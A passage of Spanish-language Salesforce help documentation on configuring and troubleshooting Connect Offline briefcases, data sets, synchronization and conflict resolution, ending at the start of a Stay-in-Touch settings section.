   Cuando termine la comprobación, la sección Comprobar tamaño de datos proporcionará información de resumen del tamaño del conjunto de datos y la jerarquía de conjuntos de datos de la parte superior de la página mostrará el número de registros generados por cada conjunto de datos y el tamaño de cada conjunto de datos. Utilice estas estadísticas para identificar conjuntos de datos que podrían requerir criterios adicionales de filtro para reducir el tamaño.

   Las estadísticas de prueba de la sección Comprobar tamaño de datos no se actualizan automáticamente si modifica los conjuntos de datos. Haga clic en **Actualizar tamaño de datos** para actualizar los resultados de la prueba.
6. Cuando termine, haga clic en **Listo**.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar conjuntos de datos de Connect Offline:
- "Ver parámetros y configuración"

Para crear, cambiar o eliminar conjuntos de datos de Connect Offline:
- "Gestionar configuraciones de Mobile"

## Adición de conjuntos de datos

Para agregar un conjunto de datos:

1. En la jerarquía, seleccione **Conjuntos de datos** para crear un conjunto de datos principal o seleccione un conjunto de datos existente para crear uno secundario.
2. Haga clic en **Agregar...**
3. En la ventana emergente, seleccione el objeto cuyos registros desea que incluya el conjunto de datos. Salesforce permite crear conjuntos de datos principales para todos los objetos personalizados y para los siguientes objetos estándar:
   - Cuentas
   - Contactos
   - Eventos
   - Candidatos
   - Oportunidades
   - Productos
   - Tareas
   - Usuarios

   Para conjuntos de datos secundarios, la ventana emergente sólo incluye objetos que se relacionen con el conjunto de datos principal seleccionado.

   Nota: Salesforce transfiere automáticamente registros principales de objetos si ese tipo de registro principal se encuentra en cualquier parte del conjunto de datos, incluso si el objeto principal no está conectado al objeto secundario en la jerarquía.
4. Haga clic en **Aceptar**. Los datos que cree aparecerán en la jerarquía.
5. Opcionalmente, puede utilizar filtros para restringir los registros que incluye un conjunto de datos principal o secundario:
   a. Utilice las opciones de Filtrar por propiedad de registro para configurar Salesforce para que sincronice automáticamente los registros según el propietario del registro. Las diferentes opciones son:
      - `Todos los registros`: Salesforce sincroniza automáticamente todos los registros a los que puede acceder un usuario.
      - `Registros de usuario`: Salesforce sincroniza automáticamente todos los registros que posee el usuario.
      - `Registros de equipo de usuario`: Salesforce sincroniza automáticamente todos los registros propiedad del usuario y de los subordinados del usuario en la jerarquía de funciones.
      - `Registros de equipo de cuentas de usuario`: Salesforce sincroniza automáticamente todas las cuentas de las que el usuario es miembro del equipo de cuentas, pero no incluye las cuentas del usuario.
      - `Registros de equipo de oportunidades del usuario`: Salesforce sincroniza automáticamente todas las oportunidades de las que el usuario es miembro del equipo de oportunidades, pero no incluye las oportunidades del usuario.
      - `Ninguno (sólo buscar)`: Salesforce no sincroniza automáticamente ningún registro para este conjunto de datos.

      Salesforce sólo muestra las opciones relativas al conjunto de datos seleccionados. Por ejemplo, cuando selecciona un conjunto de datos de cuentas, aparece la opción `Registros de equipo de cuentas de usuario`, mientras que si selecciona un conjunto de datos de oportunidad, aparece la opción `Registros del equipo de oportunidades del usuario`.

      Si sus necesidades de Offline requieren una combinación de los filtros de propiedad de registro disponibles, puede agregar el mismo conjunto de datos del objeto hasta cuatro veces en el mismo nivel de jerarquía. Por ejemplo, es posible que un gestor de ventas desee sincronizar sus oportunidades, las oportunidades de sus subordinados y las oportunidades de las que sea miembro del equipo de oportunidades. En este caso, debería añadir un conjunto de datos de oportunidad y seleccionar

`Registros de equipo de usuario` y añadir un segundo conjunto de datos de oportunidad en el mismo nivel de la jerarquía y seleccionar `Registros del equipo de oportunidades del usuario`. Tenga en cuenta que los objetos que sólo tienen una opción de filtro de propiedad no se pueden añadir varias veces en el mismo nivel de jerarquía.

**b.** Defina los criterios de filtros para sincronizar automáticamente sólo los registros que cumplan los criterios específicos, además de la opción Filtrar por propiedad de registro que ha seleccionado. Por ejemplo, puede definir el filtro para que sólo incluya registros de oportunidad con cantidades superiores a 50.000 €, o registros de contacto con el título "Comprador" Existen varias variables globales $User disponibles en los filtros de configuración fuera de línea.

Haga clic en **Agregar lógica de filtro** para cambiar la relación AND predeterminada entre cada filtro.

**c.** Para evitar que un único conjunto de datos consuma una gran cantidad de memoria, seleccione el segundo botón de opción en Definir límite máximo de registro e introduzca el número máximo de registros que este conjunto de datos puede transferir a un maletín. Utilice las listas desplegables Pedido de y Ordenar para especificar qué registros se sincronizan si se supera el límite de número de registros disponibles.

Si se supera ese límite, Salesforce sincroniza los registros según la configuración de Pedido de y Ordenar. Por ejemplo, si los ajustes son Fecha de última modificación y Descendente, Salesforce transfiere los registros modificados más recientes y guarda el mismo número de registros modificados más recientemente.

Si ha seleccionado la opción `Ninguno (sólo buscar)` de Filtrar por propiedad de registro, el límite que defina no se aplicará, porque los registros no se sincronizarán automáticamente.

Consejo: No utilice Definir límite máximo de registro en lugar de filtros. Utilice Definir límite máximo de registro sólo como un mecanismo de seguridad y utilice filtros como medio principal para limitar el número de registros en el maletín. De este modo, se garantiza que los usuarios de Connect Offline reciben los registros correctos.

**6.** Cuando termine, haga clic en **Listo**.

## Notas sobre conjuntos de datos

- Los usuarios de Connect Offline pueden ver las funciones del contacto de la oportunidad en sus maletines. Para agregar funciones de contacto a un maletín, incluya el conjunto de datos del contacto como un secundario del conjunto de datos de la oportunidad en la configuración de su maletín.
- Los eventos recurrentes no están disponibles en Connect Offline.
- Cada conjunto de datos puede sincronizar un máximo de 5.000 registros.
- Si agrega un objeto personalizado que contenga un icono de ficha personalizada a un conjunto de datos, el aspecto de la ficha personalizada tomará el estilo de la ficha Estrella en Connect Offline.
- Connect Offline no admite el menú de aplicaciones de Force.com. Si la configuración de su maletín sincroniza objetos personalizados, todas las fichas de dichos objetos personalizados estarán visibles cuando inicie sesión en Connect Offline, aunque pertenezca a aplicaciones diferentes.

CONSULTE TAMBIÉN

Gestionar configuraciones de maletín de Connect Offline

Conjuntos de datos de Offline de ejemplo

# Agregar cuentas manualmente a su maletín de Connect Offline

Si un administrador no asigna una configuración de maletín a su perfil, puede hacer clic en el botón **Incluir Offline** en cualquier página de detalles de cuenta para agregar la cuenta manualmente a su maletín de Connect Offline.

La próxima vez que sincronice su maletín, Salesforce transferirá la cuenta a Connect Offline, así como:

- Todos los contactos asociados a la cuenta, si posee, como mínimo, acceso de lectura a los contactos.
- Todas las oportunidades asociadas a la cuenta, si posee, como mínimo, acceso de lectura a las oportunidades. Esto incluye las oportunidades que otros comparten con usted, las que pertenecen a otros usuarios que se encuentran por debajo en la jerarquía de funciones o aquellas donde integra el equipo de oportunidades. También se incluyen los productos y las programaciones de las oportunidades descargadas.
- Todos los objetos personalizados que tengan una relación principal-detalle con la cuenta.
- Las tareas y los eventos relacionados con la cuenta incluida, según las siguientes pautas:
  - Los eventos con fecha en el mes actual, en los dos últimos meses o hasta en los próximos 24 meses
  - Todas las tareas abiertas hasta en los próximos 24 meses
  - Las tareas cerradas con una fecha de vencimiento en el mes actual, en los últimos dos meses o hasta en los próximos 24 meses
  - Las tareas con una fecha de vencimiento en blanco que fueron creadas o modificadas durante el mes actual o dentro de los dos últimos meses

Puede agregar manualmente un máximo de 100 cuentas a su maletín.

Nota: El botón **Incluir Offline** aparece automáticamente en la página de detalles de cuenta para todos los usuarios de Connect Offline asignados a perfiles sin ninguna configuración de maletín. No necesita agregar el botón **Incluir Offline** a los formatos de página de cuenta.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para agregar cuentas manualmente a Connect Offline:

- "Ver" en cuentas

## Eliminación de cuentas agregadas manualmente de Connect Offline

Puede eliminar cuentas agregadas manualmente de su maletín de la manera siguiente:

1. Desde su configuración personal, introduzca *Connect Offline* en el cuadro Búsqueda rápida y, a continuación, seleccione **Connect Offline de Force.com**.
2. Haga clic en **Configuración del Maletín**.
3. Active la casilla situada al lado de la cuenta que desea eliminar.
4. Haga clic en **Quitar del Maletín**.

La próxima vez que sincronice su maletín, Salesforce eliminará la cuenta de su maletín, así como sus contactos relacionados, oportunidades, actividades y registros de objetos personalizados que tengan una relación principal-detalle con la cuenta.

# ¿Cuál es el contenido predeterminado de su maletín de Connect Offline?

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Si su perfil de usuario no tiene una configuración de maletín asociada, su maletín predeterminado incluirá automáticamente lo siguiente:

- Todos los contactos (incluyendo los contactos privados) y acceso de lectura a las cuentas u oportunidades relacionadas
- Todos los contactos asociados a las cuentas de su maletín, si posee, como mínimo, acceso de lectura a los contactos
- Todas las oportunidades asociadas a las cuentas de su maletín que están abiertas o que poseen una fecha de cierre durante el mes actual, los dos últimos meses o hasta los próximos 24 meses, si posee acceso de lectura a las oportunidades, como mínimo. Esto incluye las oportunidades que otros comparten con usted, las que pertenecen a otros usuarios que se encuentran por debajo en la jerarquía de funciones o aquellas donde integra el equipo de oportunidades. También se incluyen los productos y las programaciones de las oportunidades descargadas.
- Todos los candidatos hasta un máximo de 5000.
- Todos los registros de objetos personalizados que tengan una relación principal-detalle con cualquier cuenta, contacto u oportunidad incluidos en el maletín
- Sus tareas y eventos, así como tareas y eventos relacionados con las cuentas de su maletín, según las siguientes pautas:
  - Los eventos con fecha en los dos últimos meses o hasta los próximos 24 meses
  - Todas sus tareas abiertas hasta en los próximos 24 meses
  - Las tareas cerradas con vencimiento los últimos dos meses o hasta los próximos 24 meses
  - Las tareas con una fecha de vencimiento en blanco que fueron creadas o modificadas durante el mes actual o dentro de los dos últimos meses

  Nota: El campo `Relacionado con` en la actividad indica que el registro no está disponible en Connect Offline para las tareas y eventos relativos a objetos personalizados no disponibles fuera de línea.

Si su perfil de usuario no tiene una configuración de maletín asociada, su maletín predeterminado también incluye todas las cuentas asociadas a oportunidades que posee; sin embargo, puede cambiar la selección de cuentas de su maletín para incluir una de las siguientes opciones en su lugar:

- Cuentas que incluya manualmente
- Cuentas relacionadas con las actividades de su maletín
- Todas sus cuentas

Para modificar sus selecciones de cuentas, modifique **Configuración del Maletín**.

CONSULTE TAMBIÉN

Instalar Connect Offline

Fichas disponibles en Connect Offline

Solucionar problemas de Connect Offline

## Cambiar su selección de cuenta de maletín de Connect Offline

Si un administrador no asigna una configuración de maletín al perfil, el maletín incluye el contenido predeterminado del maletín, en el que hay cuentas asociadas a oportunidades que posee, cuentas que incluye manualmente y cuentas relacionadas con sus contactos. Para cambiar la selección de cuentas en el maletín de Connect Offline:

1. Desde su configuración personal, introduzca *Connect Offline* en el cuadro Búsqueda rápida y, a continuación, seleccione **Connect Offline**.
2. Haga clic en **Configuración del Maletín**.
3. Haga clic en **Modificar** junto a Configuración del Maletín.
4. Seleccione una de las opciones siguientes para especificar las cuentas que desea incluir en el maletín:
   - Seleccionadas manualmente: hasta un máximo de 100 cuentas que puede incluir manualmente al hacer clic en el botón **Incluir Offline** en la página de detalles de cuenta y en las cuentas relacionadas con los contactos.
   - Maletín de oportunidades: hasta 5.000 cuentas asociadas con oportunidades que posee (además de cuentas que puede incluir manualmente y cuentas relacionadas con los contactos). Se aplican las siguientes restricciones:
     - Debe tener, como mínimo, acceso de lectura a la cuenta.
     - La oportunidad debe estar abierta o tener una fecha de cierre en los dos últimos meses o hasta en los próximos 24 meses.

     El maletín de oportunidades es la configuración predeterminada de maletín.
   - Maletín de actividades: hasta 5.000 cuentas relacionadas con actividades en el maletín (además de cuentas que puede incluir manualmente y cuentas relacionadas con los contactos).
   - Todas mis cuentas: hasta 5.000 cuentas que posee o que pertenecen a donde se encuentra en el equipo de cuentas (además de las cuentas que puede incluir manualmente y cuentas relacionadas con los contactos).
5. Haga clic en **Guardar**.

**Importante:** Si un administrador asigna una configuración de maletín a su perfil después de cambiar la selección de cuentas en el maletín, la configuración de maletín asignado sustituye la selección de cuenta de maletín la siguiente vez que sincronice Connect Offline.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

CONSULTE TAMBIÉN

Iniciar sesión en Connect Offline

Personalizar su experiencia de Salesforce

# Sincronizar su maletín

Cuando se utiliza Connect Offline con una conexión a Internet, puede sincronizar el maletín con Salesforce. Durante la sincronización, Connect Offline actualiza Salesforce para reflejar los cambios efectuados en los registros del maletín mientras estaba fuera de línea. Connect Offline también actualiza los registros del maletín para reflejar los cambios en Salesforce desde la última sincronización. Esto garantiza que tanto Salesforce como Connect Offline tengan los registros más actuales.

El maletín se sincroniza de forma automática la primera vez que inicia sesión en Connect Offline. Cuando utilice Connect Offline con una conexión a Internet, puede sincronizar el maletín en cualquier momento mediante la opción **Sincronizar maletín** situada en la esquina superior derecha de la ventana del explorador.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

Pueden producirse conflictos de datos durante la sincronización si un usuario modifica un registro en línea que también se modificó fuera de línea. Si las actualizaciones de un registro en el maletín presentan conflictos con las actualizaciones de un registro en Salesforce, Connect Offline muestra la herramienta Solución de conflictos que permite resolver los conflictos de un modo fácil. En caso de que no desee resolver los conflictos en ese momento, haga clic en **Cancelar** para salir de la herramienta. Podrá volver a ella más tarde; para ello, hay que hacer clic en el vínculo en la sección de errores de la ficha Inicio de Connect Offline.

## Vaciado del Maletín

El vínculo **Vaciar maletín**, situado en la esquina superior derecha de la ventana del explorador, restablece Connect Offline a su estado inicial.

PRECAUCIÓN: Si hace clic en el vínculo **Vaciar maletín**, Connect Offline elimina todos los archivos y la configuración del maletín. Vacíe el maletín únicamente si cambia la zona horaria en el equipo o si el administrador se lo solicita.

## Solucionar conflictos de Connect Offline

Durante la sincronización, puede haber conflictos de datos si un usuario ha modificado el mismo registro en Salesforce que se ha modificado en Connect Offline. Por ejemplo, puede producirse un conflicto si cambia el número de teléfono de un contacto en Connect Offline y otro usuario cambia la dirección de ese contacto en Salesforce antes de la sincronización.

Cuando se produce un conflicto, Connect Offline muestra una herramienta de solución de conflictos que le permite resolver el conflicto mediante la identificación de los valores más recientes y correctos. En el lado izquierdo de la ventana se muestra una lista de los registros en los que hay conflictos de datos; en el lado derecho, se muestran los campos que tienen datos en conflicto que pertenecen al registro seleccionado a la izquierda.

Para utilizar la herramienta de solución de conflictos:

1. En el panel izquierdo, utilice la lista desplegable para seleccionar si desea que los registros se muestren en una vista de árbol o de lista y, a continuación, seleccione el registro cuyo conflicto desea solucionar.
2. En el panel derecho, utilice la lista desplegable para seleccionar si desea que se muestren todos los campos en el registro o solo aquellos que tengan datos en conflicto y, a continuación, seleccione el botón de opción situado junto al valor correcto.
3. Si es necesario, haga clic en el icono de lápiz ( ) e introduzca manualmente el valor que desea guardar.

   Nota: El icono de lápiz no está disponible para los campos de sólo lectura de algunos objetos, como productos en oportunidades.
4. Repita estos pasos para cada registro enumerado en el panel izquierdo. Cuando haya seleccionado un valor para resolver el conflicto, el estado del registro aparecerá con una marca de selección verde en el panel izquierdo.
5. Haga clic en **Enviar** cuando haya terminado de realizar las selecciones de todos los registros en conflicto.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

PERMISOS DE USUARIO

Para visualizar registros en Connect Offline:

- Seleccione "Leer" en el tipo de registro adecuado, como cuentas, contactos u oportunidades.

Para actualizar registros en Connect Offline:

- Seleccione "Crear", "Modificar" o "Eliminar" en el tipo de registro adecuado, como cuentas, contactos u oportunidades.

Cuando trabaje con la herramienta de solución de conflictos, tenga en cuenta lo siguiente:

- Si selecciona no solucionar los conflictos de datos esta vez, haga clic en **Cancelar**. Puede seguir trabajando en Connect Offline, pero la herramienta de solución de conflictos se muestra siempre que sincronice los datos.
- Connect Offline permite introducir valores que incumplen las reglas de validación; no obstante, esos incumplimientos se muestran como conflictos de datos en la herramienta de solución de conflictos.

La herramienta de solución de conflictos muestra solo un incumplimiento cada vez. Si un registro incumple varias reglas de validación, resuelva y sincronice cada incumplimiento por separado.

- Los valores de campo en algunos objetos, como productos en oportunidades, son de sólo lectura en la herramienta de solución de conflictos; no obstante, puede cambiar estos valores del modo siguiente:
  1. Cambie a la vista de árbol en el panel izquierdo.
  2. Seleccione la rama más profunda tras expandir todas las ramas.
  3. Seleccione el botón de opción `Sus valores` para guardar los valores de Connect Offline o `Valores de Salesforce` para guardar los del servidor. Los valores de los campos de sólo lectura se cambian de forma acorde.
  4. Haga clic en **Enviar**.

     Si hace clic en **Enviar** sin seleccionar ninguna opción, Connect Offline almacenará el valor en el cliente como valores de sólo lectura en la solución de conflictos.

## Fichas disponibles en Connect Offline

Hay un subconjunto de fichas y funciones disponibles enConnect Offline.

Las fichas que visualice pueden ser diferentes si su administrador cambia el nombre de fichas estándar de Salesforce o agrega objetos personalizados a la configuración de su maletín.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Ficha Inicio

- Ver, crear, modificar o eliminar sus eventos y tareas, exceptuando los eventos para varios usuarios
- Actualizar o vaciar el contenido del maletín
- Sincronizar, buscar y visualizar elementos recientes de la barra lateral
- Amplíe la sección Información del Maletín para ver el número de registros que tiene en Connect Offline para cada objeto, así como el número de registros que haya modificado desde su última sincronización.

  Nota: La lista de registros modificados que aparece en Información del Maletín no incluye los registros eliminados. Asimismo, los resultados de la búsqueda no incluyen campos de área de texto largo como **Descripción** de cuentas.
- Haga clic en los iconos que aparecen debajo del calendario para mostrar las diferentes vistas de actividades
- Para iniciar la herramienta de resolución de conflictos, haga clic en el vínculo "Tiene conflictos por resolver" cuando aparezca en la barra lateral.

### Ficha Cuentas

- Ver las cuentas recientes en la página de inicio de cuentas
- Seleccionar una vista de lista estándar para mostrar las cuentas fuera de línea
- Ver, crear, modificar o eliminar cuentas
- Ver, crear, modificar o eliminar cuentas personales. Esta función está disponible en la versión 3.5.2.13 o posterior de Connect Offline.
- Ver, crear, modificar o eliminar los objetos personalizados asociados a las cuentas fuera de línea
- Vincular contactos, oportunidades y actividades con cuentas fuera de línea
- Utilice los tipos de registro, los formatos de página dinámicos, la seguridad de campo y los valores traducidos (definidos en el Sistema de traducción) de la organización

- Actualice los registros para los que dispone de acceso de modificación. El Maletín puede incluir algunos registros que son de sólo lectura, según la configuración de colaboración de los registros.

## Ficha Grupos de relaciones

- Realice un seguimiento de las funciones familiares y profesionales de diferentes miembros de grupos de relaciones
- Realice designaciones primarias y secundarias a los dos miembros más importantes de un grupo de relaciones
- Visualice las listas relacionadas de resumen de todas las actividades de los miembros de un grupo de relaciones
- Visualice las listas relacionadas de resumen de objetos personalizados relacionados con las cuentas en un grupo de relaciones

Nota: Esta función está disponible en la versión 3.5.2.13 o posterior de Connect Offline. Las listas relacionadas de la página de detalles del grupo de relaciones no están disponibles en Connect Offline.

## Ficha Contactos

- Ver los contactos recientes en la página de inicio de contactos
- Seleccionar una vista de lista estándar para mostrar los contactos fuera de línea
- Ver, crear, modificar, duplicar o eliminar contactos
- Ver, crear, modificar o eliminar los objetos personalizados asociados a los contactos fuera de línea
- Vincular actividades con contactos fuera de línea
- Utilice los tipos de registro, los formatos de página dinámicos, la seguridad de campo y los valores traducidos (definidos en el Sistema de traducción) de la organización
- Actualice los registros para los que dispone de acceso de modificación. El maletín puede incluir algunos registros que son de sólo lectura, según la configuración de colaboración de los registros.

## Ficha Oportunidades

- Ver las oportunidades recientes en la página de inicio de oportunidades
- Seleccionar una vista de lista estándar para mostrar las oportunidades fuera de línea
- Ver, crear, modificar, duplicar o eliminar oportunidades
- Ver, crear, modificar o eliminar los objetos personalizados asociados a las oportunidades fuera de línea
- Asociar actividades y funciones del contacto a oportunidades fuera de línea
- Agregar y actualizar productos, programaciones y funciones de contactos, así como cambiar la lista de precios de una oportunidad
- Utilice los tipos de registro, los formatos de página dinámicos, la seguridad de campo y los valores traducidos (definidos en el Sistema de traducción) de la organización
- Actualice los registros para los que dispone de acceso de modificación. El maletín puede incluir algunos registros que son de sólo lectura, según la configuración de colaboración de los registros.

## Ficha Candidatos

- Ver los candidatos recientes en la página de inicio de candidatos
- Seleccionar una vista de lista estándar para mostrar los candidatos fuera de línea
- Ver, crear, modificar o eliminar candidatos en función de la configuración de colaboración

Nota: Las modificaciones que se apliquen en Connect Offline no desencadenarán las reglas de asignación.

- Vincular actividades con candidatos fuera de línea
- Utilizar tipos de registro, formatos de página dinámicos, seguridad de campo y valores traducidos (definidos en el Sistema de traducción)

Nota: Los registros de candidatos y objetos personalizados sólo están disponibles en Connect Offline 2.0 y posterior, que viene indicado mediante el icono de maletín que se utiliza para iniciar la aplicación.

### Notas sobre el trabajo con Connect Offline

Tenga en cuenta los siguientes aspectos cuando utilice Connect Offline:

- Los eventos para varios usuarios son visibles en Connect Offline, pero no es posible crearlos ni modificarlos. Si ha sido invitado a un evento, pero no es el organizador, no podrá modificar ni eliminar dicho evento de grupo fuera de línea.
- Los campos generados automáticamente, como los campos de fórmula y los campos de numeración automática, no están disponibles en Connect Offline.
- Las listas relacionadas de Connect Offline no muestran campos de búsqueda.

CONSULTE TAMBIÉN

¿Cuál es el contenido predeterminado de su maletín de Connect Offline?

Iniciar sesión en Connect Offline

Solucionar problemas de Connect Offline

## Solucionar problemas de Connect Offline

Revise las siguientes situaciones y soluciones comunes para resolver problemas en Connect Offline.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

### Actividades

**No se puede modificar el registro asociado con una actividad fuera de línea**

Aunque pueda cambiar el registro asociado con una tarea o evento en Salesforce, el campo `Relacionado con` en una actividad solo está disponible en Connect Offline si el registro relacionado está disponible fuera de línea. Por ejemplo, si un evento está asociado con una cuenta que no está en su Maletín, no podrá cambiar la cuenta en el evento utilizando Connect Offline.

**El campo `Visible en autoservicio` no está disponible fuera de línea.**

Aunque pueda ver este campo en sus formatos de página de actividades con Salesforce, no está visible desde Connect Offline porque el campo indica si una actividad está asociada con un caso y los casos no están disponibles en Connect Offline.

**No se pueden actualizar eventos de grupo en Connect Offline**

Los eventos para varios usuarios son visibles en Connect Offline, pero no es posible crearlos ni modificarlos. Si ha sido invitado a un evento, pero no es el organizador, no podrá modificar ni eliminar dicho evento de grupo fuera de línea.

### Contenido del Maletín

**No se pueden modificar algunos registros de mi maletín**

Según la configuración del maletín, los registros son de sólo lectura si están disponibles fuera de línea porque la configuración del maletín hace que estén asociados a registros incluidos fuera de línea. Por ejemplo, si ha seleccionado un maletín de oportunidades, algunas cuentas serán de sólo lectura fuera de línea aunque no estén relacionadas con una oportunidad porque están relacionadas con un contacto del maletín.

**El Maletín supera el límite.**

Los registros de sólo lectura incluidos por asociación con otros registros en el maletín no se contabilizan con respecto a los límites. Por ejemplo, el número máximo de cuentas que puede incluir es de 5.000, pero el maletín puede tener 5.200 si se han incluido 200 cuentas porque están relacionadas con otros registros del maletín.

## Exploradores

**Windows XP SP2 muestra un panel de advertencia en Connect Offline**

Si desea evitar que aparezca el panel de advertencia, modifique los siguientes ajustes de Internet Explorer:

1. Inicie Internet Explorer.
2. Haga clic en el menú **Herramientas** y seleccione **Opciones de Internet**.
3. Seleccione la ficha **Opciones avanzadas**.
4. Localice la sección Seguridad.
5. Active `Permitir que el contenido activo se ejecute en archivos de Mi PC`.
6. Haga clic en **Aplicar**.
7. Haga clic en **Aceptar**.

**No se puede descargar e instalar Connect Offline con Firefox**

Aunque Salesforce admite otros exploradores, debe utilizar Internet Explorer para descargar e instalar Connect Offline.

**Aparece el error de recepción siguiente: "No se puede establecer la conexión con Salesforce para actualizar Connect Offline".**

Este mensaje puede aparecer en las siguientes situaciones:

- El equipo está configurado para conectarse a Internet mediante un servidor proxy que requiere autenticación. Esta conexión se realiza automáticamente mediante el inicio de sesión único u otro método de autenticación que no requiera la introducción de un nombre de usuario ni una contraseña para conectarse a Internet.
- El equipo está detrás de un servidor de seguridad.
- El equipo está ejecutando un programa antivirus.

## Solución de conflictos

**No se pueden seleccionar campos en solución de conflictos**

Los valores de campo en algunos objetos, como productos en oportunidades, son de sólo lectura en la herramienta de solución de conflictos; no obstante, puede cambiar estos valores del modo siguiente:

1. Cambie a la vista de árbol en el panel izquierdo.
2. Seleccione la rama más profunda tras expandir todas las ramas.
3. Seleccione el botón de opción `Sus valores` para guardar los valores de Connect Offline o `Valores de Salesforce` para guardar los del servidor. Los valores de los campos de sólo lectura se cambian de forma acorde.
4. Haga clic en **Enviar**.

   Si hace clic en **Enviar** sin seleccionar ninguna opción, Connect Offline almacenará el valor en el cliente como valores de sólo lectura en la solución de conflictos.

**Solución de conflictos me indica que cree un registro nuevo o que vuelva a intentarlo**

Puede que haya modificado su colaboración de configuración. Si tiene acceso para ejecutar la acción, haga clic en **Reintentar**. De lo contrario, cree un registro nuevo en Connect Offline.

**No se puede cambiar el valor de la lista de selección dependiente en la herramienta de resolución de conflictos.**
Al resolver conflictos de un campo de lista de selección dependiente, no puede mover el valor de la lista de selección fuera del campo de conflicto. Para resolver estos tipos de conflicto, seleccione si debe aplicarse el valor de Salesforce o el valor de Connect Offline.

Nota: En el modo de fuera de línea, si la seguridad a nivel de campo oculta un campo de control de la lista de selección dependiente, el icono de información de la lista de selección dependiente muestra el nombre de la API del campo de control y no el nombre de la etiqueta.

## Campos

**No se pueden ver los campos de búsqueda en las listas relacionadas de Connect Offline**
Las listas relacionadas de Connect Offline no muestran campos de búsqueda.

**No se pueden ver campos de fórmula personalizados ni numeración automática en Connect Offline.**
Los campos generados automáticamente, como los campos de fórmula y los campos de numeración automática, no están disponibles en Connect Offline.

**Los campos de numeración automática no se generan en Connect Offline.**
Cuando crea un registro en Connect Offline que incrementa un campo de numeración automática, Connect Offline muestra una etiqueta para ese campo mientras utiliza.Connect Offline. Al realizar la sincronización, Salesforce inserta el siguiente número exclusivo en el campo.

## Ficha Inicio

**El recuento de registro de los registros modificados de la lista de la ficha Inicio no es correcto**
En la barra lateral, la lista de registros modificados en Información del maletín no incluye registros eliminados.

## Instalación

**¿Qué elementos se instalan?**
Connect Offline instala SForceDB.exe, que se ejecuta constantemente en segundo plano y que alberga la base de datos de Connect Offline.

**No es posible desinstalar Connect Offline.**
Connect Offline requiere que Salesforce instale componentes que modifiquen el registro en su equipo. Si su organización utiliza medidas de seguridad que le impiden modificar el registro, inicie sesión como administrador en su equipo antes de instalar estos componentes o contacte con su departamento de TI para obtener ayuda.

**¿Puedo hacer desarrollos masivos de Connect Offline?**
Sí, puede realizar implementaciones en todo el sistema.

**¿Cómo puedo saber qué versión de Connect Offline tienen mis usuarios?**
La versión de Connect Offline de cada usuario se enumera en el Historial de inicio de sesión.

## Candidatos

**No se pueden ver candidatos en Connect Offline**
Los candidatos sólo están disponibles en Connect Offline 2.0 y posteriores. Si utiliza Connect Offline 2.0 o una versión posterior, iniciará la aplicación con este icono: . Para actualizar Connect Offline:

1. Sincronice sus datos en Connect Offline.

2. Opcionalmente, elimine la instalación anterior de Connect Offline mediante Agregar o quitar programas en el Panel de control de Windows.
3. Instale Connect Offline accediendo a la página Connect Offline en su configuración personal.
4. Sincronice sus datos en Connect Offline.

Compruebe que dispone de los permisos de uso adecuados para ver los candidatos.

**Las reglas de asignación de candidatos parecen no funcionar**

Los candidatos creados con Connect Offline no se asignarán automáticamente en función de las reglas de asignación de candidatos. Una vez se vuelva a conectar a Salesforce, asígnelos mediante una transferencia masiva de registros.

## Diferencias de visualización de varias divisas

**Las cantidades de oportunidad muestran una diferencia fraccional**

Si su organización ha activado varias divisas y la divisa utilizada para una oportunidad es diferente de la divisa de la empresa, se podrá observar una pequeña diferencia de visualización. La cantidad convertida que visualizará en la página de detalles de la oportunidad fuera de línea puede reducirse un céntimo o dos comparado con la misma página en la aplicación de Salesforce. No hay ningún error en el valor real almacenado.

## Grupos de relaciones

**No se puede ver la ficha Grupo de relaciones en Connect Offline**

La ficha Grupo de relaciones sólo está disponible si el paquete de AppExchange de Grupo de relaciones está instalado en la organización de Salesforce con la que sincronizará Connect Offline.

## Búsqueda

**Los resultados de la búsqueda son campos vacíos**

Los resultados de la búsqueda no incluyen campos de área de texto largo como `Descripción` de cuentas.

## Tiempos de espera, marcas de hora y zonas horarias

**Las marcas de hora de los archivos actualizados en Connect Offline no aparecen como se esperaba**

En el caso de registros que cree o actualice en Connect Offline, los campos `Creado por` y `Modificado por` reflejan la hora de su equipo, incluso tras la sincronización.

Las actividades que cree en Connect Offline reflejan la hora que introdujo y la zona horaria de su equipo. Durante la sincronización, Salesforce convierte las horas de las actividades a la zona horaria establecida en su información personal de Salesforce.

Si cambia la zona horaria de su equipo, vacíe y sincronice su maletín para reflejar el cambio en Connect Offline.

**Connect Offline agota el tiempo de espera cuando sincroniza conjuntos de datos de gran tamaño**

Modifique la entrada de registro del sistema `HttpTimeout` en `HKEY_LOCAL_MACHINE\SOFTWARE\salesforce.com\Offline2`. El valor predeterminado es 360 segundos.

# Modificar la configuración de Stay-in-Touch

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **Todas** las ediciones excepto **Database.com**

Nota: Se retirará Solicitudes Stay-in-Touch en todas las organizaciones de Salesforce a partir de Summer '17. Para obtener más información, consulte Retirada de Solicitud Stay-in-Touch.

Para definir sus preferencias para solicitar actualizaciones de información de contacto:

Nota: Si su organización utiliza cuentas personales, las cuentas personales se verán afectadas por estos ajustes. Si desea más información, consulte ¿Qué es una cuenta personal? en la página 1251

1. Desde su configuración personal, introduzca *Stay-in-Touch* en el cuadro Búsqueda rápida y, a continuación, seleccione **Mi configuración de Stay-in-Touch**.
